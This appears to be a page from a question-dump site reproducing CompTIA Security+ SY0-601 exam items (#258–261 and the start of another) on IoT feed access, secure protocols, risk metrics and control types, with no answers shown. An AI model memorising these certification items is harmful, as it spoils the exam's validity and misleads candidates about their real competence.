
A news article states hackers have been selling access to IoT camera feeds. Which of the following is the MOST likely reason for this issue?

A. Outdated software

B. Weak credentials

C. Lack of encryption

D. Backdoors



Actual exam question from CompTIA's SY0-601

Question #: 258

Topic #: 1

[All SY0-601 Questions]


A company wants to build a new website to sell products online. The website will host a storefront application that will allow visitors to add products to a shopping cart and pay for the products using a credit card. Which of the following protocols would be the MOST secure to implement?

A. SSL

B. SFTP

C. SNMP

D. TLS



Actual exam question from CompTIA's SY0-601
Question #: 259
Topic #: 1
[All SY0-601 Questions]


An IT manager is estimating the mobile device budget for the upcoming year. Over the last five years, the number of devices that were replaced due to loss, damage, or theft steadily increased by 10%. Which of the following would BEST describe the estimated number of devices to be replaced next year?

A. ALE

B. ARO

C. RPO

D. SLE



Actual exam question from CompTIA's SY0-601

Question #: 260

Topic #: 1

[All SY0-601 Questions]


An organization is repairing the damage after an incident. Which of the following controls is being implemented?

A. Detective

B. Preventive

C. Corrective

D. Compensating



Actual exam question from CompTIA's SY0-601

Question #: 261

Topic #: 1

[All SY0-601 Questions]

A Chief Executive Officer's (CEO) personal information was stolen in a social-engineering attack. Which of the following sources would reveal if the CEO's personal information is for sale?

